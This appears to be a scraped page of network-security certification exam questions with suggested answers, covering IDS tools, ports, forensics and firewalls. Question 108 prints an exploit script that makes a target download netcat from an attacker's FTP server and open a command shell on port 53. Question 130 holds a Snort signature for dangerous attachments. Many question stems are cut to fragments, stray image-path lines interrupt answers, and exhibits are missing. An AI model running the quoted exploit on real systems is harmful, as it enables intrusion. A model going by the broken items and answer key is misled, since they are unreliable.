Which of the following organizations is dedicated to computer security research and information sharing?

A. FBI

B. NIPC

C. Honeynet Project

D. IEEE

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #80 *Topic 1*

protocols that can be implemented with Windows NT to connect computers and internetworks?
Each correct answer represents a complete solution. Choose all that apply.

A. Address Resolution Protocol (ARP)

B. Network Link Protocol (NWLink)

C. Internet Control Message Protocol (ICMP)

D. User Datagram Protocol (UDP)

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #81 *Topic 1*

routing table entries?

A. sh ipx traffic

B. sh ipx route

C. sh ipx int e0

D. sho ipx servers

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #82 *Topic 1*

Users on a TCP/IP network are able to ping resources using IP addresses. However, they are unable to connect to those resources through their host names. A malfunction or failure of which of the following servers may be the cause of the issue?

A. Proxy

B. DHCP

C. DNS

D. WINS

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #83 *Topic 1*

Which method would provide the highest level of protection for all data transmitted on the internal network only? (Click the Exhibit button on the toolbar to see the case study.)

A. IPSec tunnel mode

B. SSL

C. PPTP

D. SMB

E. IPSec transport mode

**Suggested Answer:** *E*

Currently there are no comments in this discussion, be the first to comment!

Question #84 *Topic 1*

Adam works as a professional Computer Hacking Forensic Investigator. He has been assigned with the project of investigating an iPod, which is suspected to contain some explicit material. Adam wants to connect the compromised iPod to his system, which is running on Windows XP (SP2) operating system. He doubts that connecting the iPod with his computer may change some evidences and settings in the iPod. He wants to set the iPod to read-only mode. This can be done by changing the registry key within the Windows XP (SP2) operating system. Which of the following registry keys will Adam change to accomplish the task?

A. HKEY_LOCAL_MACHINE\CurrentControlset\Control\StorageDevicePolicies

B. HKEY_LOCAL_MACHINE\System\CurrentControlset\StorageDevicePolicies

C. HKEY_LOCAL_MACHINE\System\CurrentControlset\Control\StorageDevicePolicies

D. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #85 *Topic 1*

Which of the following types of cyber stalking damage the reputation of their victim and turn other people against them by setting up their own Websites, blogs or user pages for this purpose?

A. False accusations

B. False victimization

C. Encouraging others to harass the victim

D. Attempts to gather information about the victim

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #86 *Topic 1*

Which of the following tools in Helix Windows Live is used to reveal the database password of password protected MDB files created using Microsoft Access or with Jet Database Engine?

A. Asterisk logger

B. Access Pass View

C. FAU

D. Galleta

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #87 *Topic 1*

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. A firewall has been configured on the network. You operations have stopped after the recent configuration. Which of the following ports will you have to open on the router to resolve the issue?

A. 25

B. 21

C. 80

D. 20

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #88 *Topic 1*

You work as a professional Computer Hacking Forensic Investigator for DataEnet Inc. You want to investigate e-mail information of an employee of the company.
The suspected employee is using an online e-mail system such as Hotmail or Yahoo. Which of the following folders on the local computer will you review to accomplish the task?
Each correct answer represents a complete solution. Choose all that apply.

A. History folder

B. Download folder

C. Cookies folder

D. Temporary Internet Folder

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #89 *Topic 1*

You work as a Desktop Support Technician for umbrella Inc. The company uses a Windows-based network. An employee of the production department is facing the problem in the IP configuration of the network connection.
He called you to resolve the issue. You suspect that the IP configuration is not configured properly. You want to use the ping command to ensure that IPv4 protocol is working on a computer. While running the ping command from the command prompt, you find that Windows Firewall is blocking the ping command.
You enter the following command in the elevated command prompt on the computer: netsh advfirewall firewall add rule name="ICMPv4" protocol=icmpv4:any,any dir=in action=allow
Which of the following actions will this command perform?

A. Permit ICMPv4 packet to pass through the firewall.

B. Permit ICMPv4 Echo Request.

C. Enable packet filtering by Windows Firewall.

D. Disable Firewall temporarily.

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #90 *Topic 1*

Which of the following tools is used to detect wireless LANs using the 802.11b, 802.11a, and 802.11g WLAN standards on the Windows platform?

A. Cain

B. AiroPeek

C. NetStumbler

D. Snort

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #91 *Topic 1*

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based routed network. You have recently come to know about the
Slammer worm, which attacked computers in 2003 and doubled the number of infected hosts every 9 seconds or so. Slammer infected 75000 hosts in the first 10 minutes of the attack. To mitigate such security threats, you want to configure security tools on the network. Which of the following tools will you use?

A. Intrusion Prevention Systems

B. Firewall

C. Intrusion Detection Systems

D. Anti-x

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #92 *Topic 1*

Host-based IDS (HIDS) is an Intrusion Detection System that runs on the system to be monitored. HIDS monitors only the data that it is directed to, or originates from the system on which HIDS is installed. Besides monitoring network traffic for detecting attacks, it can also monitor other parameters of the system such as running processes, file system access and integrity, and user logins for identifying malicious activities. Which of the following tools are examples of HIDS?
Each correct answer represents a complete solution. Choose all that apply.

A. HPing

B. BlackIce Defender

C. Tripwire

D. Legion

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #93 *Topic 1*

booting process of Linux operating system stores the location of Kernel on the hard drive?

A. /boot/boot.b

B. /boot/map

C. /sbin/lilo

D. /etc/lilo.conf

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #94 *Topic 1*

Which of the following techniques allows probing firewall rule-sets and finding entry points into the targeted system or network?

A. Network enumerating

B. Packet collision

C. Distributed Checksum Clearinghouse

D. Packet crafting

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #95 *Topic 1*

What is the function of TRACERT utility?

A. Trace the path taken by TCP/IP packets to a remote computer.

B. Provide the host name of the routing device.

C. Trace the MAC address of the target host's network adapter.

D. Provide DNS server address.

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #96 *Topic 1*

Which of the following is a correct sequence of different layers of Open System Interconnection (OSI) model?

A. Physical layer, data link layer, network layer, transport layer, session layer, presentation layer, and application layer

B. Physical layer, data link layer, network layer, transport layer, presentation layer, session layer, and application layer

C. application layer, presentation layer, network layer, transport layer, session layer, data link layer, and physical layer

D. Physical layer, network layer, transport layer, data link layer, session layer, presentation layer, and application layer

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #97 *Topic 1*

?

Each correct answer represents a complete solution. Choose two.

A. Sensor

B. Gateway

C. Firewall

D. Modem

E. Console

**Suggested Answer:** *AE*

Currently there are no comments in this discussion, be the first to comment!

Question #98 *Topic 1*

What are the benefits of creating a new view using role-based CLI?

A. Scalability

B. Operational efficiency

C. Security

D. Availability

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #99 *Topic 1*

Which of the following attacks involves multiple compromised systems to attack a single target?

A. Brute force attack

B. DDoS attack

C. Replay attack

D. Dictionary attack

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #100 *Topic 1*

You work as a Network Administrator for Net Perfect Inc. The company has a TCP/IP-based network. Users complain of slow traffic on the network. You find that lots of faulty broadcasts are coming from an IP address. You want the Mac address of the source. Which of the following utilities will you use?

A. TRACERT

B. IPCONFIG

C. ARP

D. ROUTE

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #101 *Topic 1*

link for the network. You are
facing connectivity problem across the WAN link. What will be your first step in troubleshooting the issue?

A. Reinstall TCP/IP protocol.

B. Check that the correct default gateway is set.

C. Enable DNS.

D. Ensure that NetBEUI protocol is loaded.

E. Use the NETSTAT utility to view TCP/IP statistics.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #102 *Topic 1*

You work as a Network Administrator for NetTech Inc. The company has a Windows Server 2008 domain-based network. The network contains four Windows server on one of the member servers. Your assistant wants to know about the caching-only DNS server. Which of the following statements about the caching-only DNS server are correct?
Each correct answer represents a complete solution. Choose three.

A. It hosts zones and authoritative for a particular domain.

B. It reduces the amount of DNS traffic on a Wide Area Network (WAN)

C. It is useful at a site where DNS functionality is needed locally but there is not a requirement for a separate domain for that location.

D. It performs queries, caches the answers, and returns the results.

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #103 *Topic 1*

name of your computer. Which of the following commands will you use?

A. NBTSTAT -s

B. NETSTAT -s

C. NETSTAT -n

D. NBTSTAT -n

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #104 *Topic 1*

Which of the following two cryptography methods are used by NTFS Encrypting File System (EFS) to encrypt the data stored on a disk on a file-by-file basis?

A. Public key

B. Digital certificates

C. Twofish

D. RSA

**Suggested Answer:** *AB*

Currently there are no comments in this discussion, be the first to comment!

Question #105 *Topic 1*

You work as a Network Administrator for Net Perfect Inc. The company has a Windows Server 2008 network environment. The network is configured as a
Windows Active Directory-based single forest single domain network. Active Directory integrated zone has been configured on the network. You want to create a text file that lists the resource records of a specified zone for your record. Which of the following commands will you use to accomplish the task?

A. DNSCMD /createdirectorypartition

B. DNSCMD /copydns

C. DNSCMD /zoneexport

D. DNSCMD /config

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #106 *Topic 1*

Which of the following is included in a memory dump file?

A. List of loaded drivers

B. Security ID

C. Stop message and its parameters

D. The kernel-mode call stack for the thread that stopped the process from execution

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #107 *Topic 1*

Which of the following IPv6 address types is a single address that can be assigned to multiple interfaces?

A. Unicast

B. Anycast

C. Loopback

D. Multicast

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #108 *Topic 1*

Adam, a malicious hacker performs an exploit, which is given below:

```
#####################################################################
$port = 53;
# Spawn cmd.exe on port X
$your = "192.168.1.1";# Your FTP Server 89
$user = "Anonymous";# login as
$pass = 'noone@nowhere.com';# password
#####################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n"; system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\""); system("perl msadc.pl -h
$host -C \"echo $pass>>sasfile\""); system("perl msadc.pl -h $host -C \"echo bin>>sasfile\""); system("perl msadc.pl -h $host -C \"echo get
nc.exe>>sasfile\""); system("perl msadc.pl -h $host -C
\"echo get hacked.
html>>sasfile\""); system("perl msadc.pl -h $host -C \"echo quit>>sasfile\""); print
"Server is downloading ...
\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\""); print "Press ENTER when download is finished ...
(Have a ftp server)\n";
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\""); print "Done.\n";
#system("telnet $host $port"); exit(0);
```

Which of the following is the expected result of the above exploit?

A. Creates a share called "sasfile" on the target system

B. Opens up a SMTP server that requires no username or password

C. Creates an FTP server with write permissions enabled

D. Opens up a telnet listener that requires no username or password

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #109 *Topic 1*

Which of the following commands will you use to display ARP packets in the snort-output?

A. snort -v -i eth 0

B. snort -d -v -i eth 0

C. snort -dev -i eth 0

D. snort -deva -i eth 0

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #110 *Topic 1*

SIMULATION -

Fill in the blank with the appropriate term.

_____ is the practice of monitoring and potentially restricting the flow of information outbound from one network to another

**Suggested Answer:** *Egress filtering*

Currently there are no comments in this discussion, be the first to comment!

Question #111 *Topic 1*

connections?

A. PING

B. TRACERT

C. NETSTAT

D. NSLOOKUP

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #112 *Topic 1*

Mark has been assigned a project to configure a wireless network for a company. The network should contain a Windows 2003 server and 30 Windows XP client computers. Mark has a single dedicated Internet connection that has to be shared among all the client computers and the server. The configuration needs to be done in a manner that the server should act as a proxy server for the client computers. Which of the following programs can Mark use to fulfill this requirement?

A. Microsoft Internet Security & Acceleration Server (ISA)

B. Wingate

C. Sniffer

D. SOCKS

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #113 *Topic 1*

Which of the following tools is described below?
It is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.

A. Dsniff

B. Libnids

C. Cain

D. LIDS

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #114 *Topic 1*

Adam works as a professional Computer Hacking Forensic Investigator. He has been called by the FBI to examine data of the hard disk, which is seized from the house of a suspected terrorist.
Adam decided to acquire an image of the suspected hard drive. He uses a forensic hardware tool, which is capable of capturing data from IDE, Serial ATA, SCSI devices, and flash cards. This tool can also produce MD5 and CRC32 hash while capturing the data. Which of the following tools is Adam using?

A. ImageMASSter Solo-3

B. ImageMASSter 4002i

C. FireWire DriveDock

D. Wipe MASSter

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #115 *Topic 1*

Windump is a Windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform a user must install a packet capture library.
What is the name of this library?

A. libpcap

B. WinPCap

C. PCAP

D. SysPCap

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #116 *Topic 1*

feature?

A. FAT16

B. exFAT

C. NTFS

D. FAT32

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #117 *Topic 1*

In which of the following IKE phases the IPsec endpoints establish parameters for a secure ISAKMP session?

A. IKE Phase 2.5

B. IKE Phase 2

C. IKE Phase 1

D. IKE Phase 1.5

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #118 *Topic 1*

service?

Each correct answer represents a complete solution. Choose two.

A. 80

B. 21

C. 20

D. 443

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #119 *Topic 1*

You work as a Network Administrator for TechPerfect Inc. The company has a corporate intranet setup. A router is configured on your network to connect outside hosts to the internetworking. For security, you want to prevent outside hosts from pinging to the hosts on the internetwork. Which of the following steps will you take to accomplish the task?

A. Block the ICMP protocol through ACL.

B. Block the IPv6 protocol through ACL.

C. Block the UDP protocol through ACL.

D. Block the TCP protocol through ACL.

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #120 *Topic 1*

John works as a Professional Ethical Hacker for NetPerfect Inc. The company has a Linux-based network. All client computers are running on Red Hat 7.0 Linux.
The Sales Manager of the company complains to John that his system contains an unknown package named as tar.gz and his documents are exploited. To resolve the problem, John uses a Port scanner to enquire about the open ports and finds out that the HTTP server service port on 27374 is open. He suspects that the other computers on the network are also facing the same problem. John discovers that a malicious application is using the synscan tool to randomly generate
IP addresses. Which of the following worms has attacked the computer?

A. Ramen

B. LoveLetter

C. Code red

D. Nimda

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #121 *Topic 1*

Which of the following work as traffic monitoring tools in the Linux operating system?
Each correct answer represents a complete solution. Choose all that apply.

A. MRTG

B. John the Ripper

C. IPTraf

D. Ntop

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #122 *Topic 1*

Which of the following is the default port for DNS zone transfer?

A. Port 21

B. Port 80

C. Port 23

D. Port 53

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #123 *Topic 1*

For a host to have successful Internet communication, which of the following network protocols are required? You should assume that the users will not manually configure the computer in anyway and that the measure of success will be whether the user can access Web sites after powering the computer and logging on.
Each correct answer represents a complete solution. Choose all that apply.

A. DNS

B. HTTP/HTTPS

C. DHCP

D. NTP

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #124 *Topic 1*

is true?

A. It is a hardware protocol.

B. It is a connectionless protocol.

C. It is a tunneling protocol.

D. It is a connection-oriented protocol.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #125 *Topic 1*

The promiscuous mode is a configuration of a network card that makes the card pass all traffic it receives to the central processing unit rather than just packets addressed to it. Which of the following tools works by placing the host system network card into the promiscuous mode?

A. NetStumbler

B. Snort

C. THC-Scan

D. Sniffer

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #126 *Topic 1*

and TCP/IP models does IP addressing function?

A. OSI Layer 5 and TCP/IP Transport Layer

B. OSI Layer 2 and TCP/IP Network Layer

C. OSI Layer 4 and TCP/IP Application Layer

D. OSI Layer 3 and TCP/IP Internet Layer

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #127 *Topic 1*

Which of the following firewalls keeps track of the state of network connections traveling across the network?

A. Stateful firewall

B. Application-level firewall

C. Packet filtering firewall

D. Circuit-level firewall

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #128 *Topic 1*

Nathan works as a Computer Hacking Forensic Investigator for SecureEnet Inc. He uses Visual TimeAnalyzer software to track all computer usage by logging into individual users account or specific projects and compile detailed accounts of time spent within each program. Which of the following functions are NOT performed by Visual TimeAnalyzer?
Each correct answer represents a complete solution. Choose all that apply.

A. It monitors all user data such as passwords and personal documents.

B. It gives parents control over their children's use of the personal computer.

C. It tracks work time, pauses, projects, costs, software, and internet usage.


D. It records specific keystrokes and run screen captures as a background process.

**Suggested Answer:** *AD*

Currently there are no comments in this discussion, be the first to comment!

Question #129 *Topic 1*

You work as a Network Security Analyzer. You got a suspicious email while working on a forensic project. Now, you want to know the IP address of the sender so that you can analyze various information such as the actual location, domain information, operating system being used, contact information, etc. of the email sender with the help of various tools and resources. You also want to check whether this email is fake or real. You know that analysis of email headers is a good starting point in such cases. The email header of the suspicious email is given below:




What is the IP address of the sender of this email?

A. 216.168.54.25

B. 141.1.1.1

C. 172.16.10.90

D. 209.191.91.180

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #130 *Topic 1*

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has written the following snort signature:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"John be alert"; flow:to_server,established; content:"Content-Disposition[3A]"; nocase;
pcre:"/filename\s*=\s* *?\.(?=[abcdehjlmnoprsvwx]) (a(d[ep]|s[dfx])|c ([ho]m|li|md|pp)|d(ir|ll|ot)|e(m[fl]|xe)|h(lp|sq|ta)|jse?|m(d[abew]|s [ip])|p(p[st]
|if|lm]|ot)|r(eg|tf)|s(cr|[hy]s|wf)|w(b[es]?|cf|sd)|w(m [dfsz]|p[dmsz]|s[cfh])|xl[tw]|bat|ru|lnk|nws|ocx)['\x27\x22\n\r\s]/iR", classtype:suspicious-filename-
detect; sid:721; rev:8;)
```

Which of the following statements about this snort signature is true?

A. It detects the session splicing IDS evasion attack.

B. It detects AOL IM chat.

C. It detects Yahoo IM chat.

D. It detects the bad file attachments coming to the mail server.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #131 *Topic 1*

Which of the following tools allows an attacker to intentionally craft the packets to gain unauthorized access?
Each correct answer represents a complete solution. Choose two.

A. Tcpdump

B. Ettercap

C. Mendax


D. Fragroute

**Suggested Answer:** *CD*

Currently there are no comments in this discussion, be the first to comment!

Question #132 *Topic 1*

Which of the following utilities produces the output displayed in the image below?




A. IPCONFIG

B. TRACERT

C. PING

D. PATHPING

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #133 *Topic 1*

Which of the following honeypots is a low-interaction honeypot and is used by companies or corporations for capturing limited information about malicious hackers?

A. Production honeypot

B. Research honeypot

C. Honeynet

D. Honeyfarm

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #134 *Topic 1*

Which of the following is a signature-based intrusion detection system (IDS) ?

A. Snort

B. StealthWatch

C. RealSecure

D. Tripwire

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #135 *Topic 1*

You are the Administrator for a Windows 2000 based network that uses DHCP to dynamically assign IP addresses to the clients and DNS servers. You want to ensure that the DNS servers can communicate with another DNS server. Which type of query will you run to achieve this?

A. PATHPING

B. NSLOOKUP

C. PING

D. Recursive

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #136 *Topic 1*

Which of the following utilities is used to verify the existence of a host in a network?

A. IPCONFIG

B. NETSTAT

C. CHKDSK

D. PING

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #137 *Topic 1*

John works as a Network Administrator for DigiNet Inc. He wants to investigate failed logon attempts to a network. He uses Log Parser to detail out the failed logons over a specific time frame. He uses the following commands and query to list all failed logons on a specific date:
logparser.exe file:FailedLogons.sql -i:EVT -o:datagrid

SELECT -
timegenerated AS LogonTime,
extract_token(strings, 0, '|') AS UserName

FROM Security -
WHERE EventID IN (529;
530;
531;
532;
533;
534;
535;
537;
539)
AND to_string(timegenerated,'yyyy-MM-dd HH:mm:ss') like '2004-09%'
After investigation, John concludes that two logon attempts were made by using an expired account. Which of the following EventID refers to this failed logon?

A. 532

B. 531

C. 534

D. 529

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #138 *Topic 1*

Each correct answer represents a complete solution. Choose two.

A. UDP port 69

B. UDP port 161

C. UDP port 137

D. UDP port 162

**Suggested Answer:** *BD*

Currently there are no comments in this discussion, be the first to comment!

Question #139 *Topic 1*

Which of the following can be configured so that when an alarm is activated, all doors lock and the suspect or intruder is caught between the doors in the dead- space?

A. Man trap

B. Network Intrusion Detection System (NIDS)

C. Biometric device

D. Host Intrusion Detection System (HIDS)

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #140 *Topic 1*

Adam works as a Security administrator for Umbrella Inc. He runs the following traceroute and notice that hops 19 and 20 both show the same IP address.
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms 2 ip68-98-176-
1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms 3 ip68-98-176-
1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv. cox.net (68.100.0.1)
16.743 ms 16.207 ms 4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms 20.938 ms 5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms 7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms "PassGuide" -
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms 9 so-7-0-0.gar1. NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.
net (209.244.17.74) 27.526 ms 18.317 ms 21.202 ms 11 uunet-level3- oc48.NewYork1.Level3.net
(209.244.160.12) 21.411 ms 19.133 ms 18.830 ms 12 0.so-6-0-0.XL1.NYC4.ALTER.NET
(152.63.21.78)
21.203 ms 22.670 ms 20.111 ms 13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153)
30.929 ms 24.858 ms
23.108 ms 14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms
33.910 ms 15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms
49.466 ms 16 0.so-3-0-0.XR1.MIA4.ALTER.
NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms 17 117.ATM6-
0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms 18 passguidegw1. customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms 56.855 ms 19 www.passguide.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms 20 www.passguide.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
Which of the following is the most like cause of this issue?

A. Intrusion Detection System

B. An application firewall

C. Network Intrusion system

D. A stateful inspection firewall

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #141 *Topic 1*

You work as a Network Administrator for Net Perfect Inc. The company has a TCP/IP-based network. You are configuring an Internet connection on a server.
Which of the following servers filters outbound Web traffic on the network?

A. DHCP server

B. DNS server

C. Proxy server


D. WINS server

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #142 *Topic 1*

Which of the following conclusions can be drawn from viewing the given output generated by the PING command-line utility?




A. The network bandwidth is heavily utilized.

B. The IP address of the destination computer is not resolved.

C. There is no connectivity between the source and the destination computer.

D. The hub is not working.

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #143 *Topic 1*

Which of the following techniques is used to identify attacks originating from a botnet?

A. IFilter

B. BPF-based filter

C. Passive OS fingerprinting

D. Recipient filtering

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #144 *Topic 1*

You work as a System Administrator for McNeil Inc. The company has a Linux-based network. You are a root user on the Red Hat operating system. Your network is configured for IPv6 IP addressing. Which of the following commands will you use to test TCP/IP connectivity?

A. ping6

B. ifconfig

C. traceroute

D. ping

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #145 *Topic 1*

You are concerned about outside attackers penetrating your network via your company Web server. You wish to place your Web server between two firewalls.
One firewall between the Web server and the outside world. The other between the Web server and your network. What is this called?

A. DMZ

B. SPI firewall

C. IDS

D. Application Gateway firewall

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #1 *Topic 2*

Which of the following are the types of intrusion detection systems?
Each correct answer represents a complete solution. Choose all that apply.

A. Server-based intrusion detection system (SIDS)

B. Network intrusion detection system (NIDS)

C. Client-based intrusion detection system (CIDS)

D. Host-based intrusion detection system (HIDS)

**Suggested Answer:** *BD*

Currently there are no comments in this discussion, be the first to comment!

Question #2 *Topic 2*

Which of the following is a hardware/software platform that is designed to analyze, detect, and report on security related events. NIPS is designed to inspect traffic and based on its configuration or security policy, it can drop the malicious traffic?

A. NIPS

B. HIPS

C. NIDS

D. HIDS

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #3 *Topic 2*

Which of the following is used as a default port by the TELNET utility?

A. 21

B. 80

C. 23

D. 20

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #4 *Topic 2*

Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered only when the algorithm compares the changed cover with the original cover.
Which of the following Steganography methods is Victor using to accomplish the task?

A. The distortion technique

B. The spread spectrum technique

C. The cover generation technique

D. The substitution technique

**Suggested Answer:** *A*

